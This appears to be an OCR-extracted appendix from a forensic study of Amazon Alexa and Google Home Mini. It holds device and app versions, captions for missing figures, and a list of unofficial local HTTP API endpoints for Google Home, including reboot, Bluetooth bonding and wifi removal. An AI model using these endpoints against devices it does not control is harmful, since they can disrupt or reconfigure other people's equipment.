
Model number
Nexus 4

Mobile phone type

Android version
4.4.4

Operating system version and type

Type of mobile-phone and android version




18:51

App info


Amazon Alexa
Version 2.1.297.0

Version Amazon Alexa app



The version of Google-Home-Mini app


Appendix 2. Logging into the website (https://alexa.amazon.com) using three distinct web browsers using windows 10 home as operating system.



Things to Try

"Alexa, how do I update the Alexa app?"
There's a new version of the Alexa app. Update the app to

Figure - Login to Google browser



Things to Try

"Alexa, how do I update the Alexa app?"
There's a new version of the Alexa app. Update the app to do more with Alexa.

Figure - Login to Firefox browser






Figure - Login to IE (Internet explorer) browser

Logging into the website (https://myactivity.google.com/myactivity) using three distinct web browsers using windows 10 home as operating system.



You can now choose to have your activity deleted automatically

Figure - Login to Google browser



You can now choose to have your activity deleted automatically

Figure - Login to Firefox browser






Figure - Login to IE (Internet explorer) browser

Appendix 3. Open a session for both devices into a Kali-Linux using Firefox as web browser.



Figure



Figure

Appendix 4. Data obtained running no official APIs for Amazon Alexa.

Appendix 5. List of non-official APIs for Google-Home-Mini from the web site https://rithvikvibhu.github.io/GHLocalApi/#top

http://<google-home-ip>:8008/setup/eureka_info
http://<google-home-ip>:8008/setup/get_app_device_id
http://<google-home-ip>:8008/setup/offer
http://<google-home-ip>:8008/setup/assistant/check_ready_status
http://<google-home-ip>:8008/setup/supported_timezones
http://<google-home-ip>:8008/setup/supported_locales
http://<google-home-ip>:8008/setup/test_internet_download_speed
http://<google-home-ip>:8008/setup/assistant/set_night_mode_params
http://<google-home-ip>:8008/setup/reboot
http://<google-home-ip>:8008/setup/assistant/notifications
http://<google-home-ip>:8008/setup/assistant/a11y_mode
http://<google-home-ip>:8008/setup/assistant/alarms
http://<google-home-ip>:8008/setup/assistant/alarms/delete
http://<google-home-ip>:8008/setup/assistant/alarms/volume
http://<google-home-ip>:8008/setup/user_eq/set_equalizer
http://<google-home-ip>:8008/setup/bluetooth/status
http://<google-home-ip>:8008/setup/bluetooth/get_bonded
http://<google-home-ip>:8008/setup/bluetooth/bond
http://<google-home-ip>:8008/setup/bluetooth/discovery
http://<google-home-ip>:8008/setup/bluetooth/scan
http://<google-home-ip>:8008/setup/bluetooth/scan_results
http://<google-home-ip>:8008/setup/bluetooth/connect
http://<google-home-ip>:8008/setup/configured_networks
http://<google-home-ip>:8008/setup/scan_wifi
http://<google-home-ip>:8008/setup/scan_results
http://<google-home-ip>:8008/setup/connect_wifi
http://<google-home-ip>:8008/setup/forget_wifi
http://<google-home-ip>:8008/setup/NOTICE.html.gz
http://<google-home-ip>:8008/setup/icon.png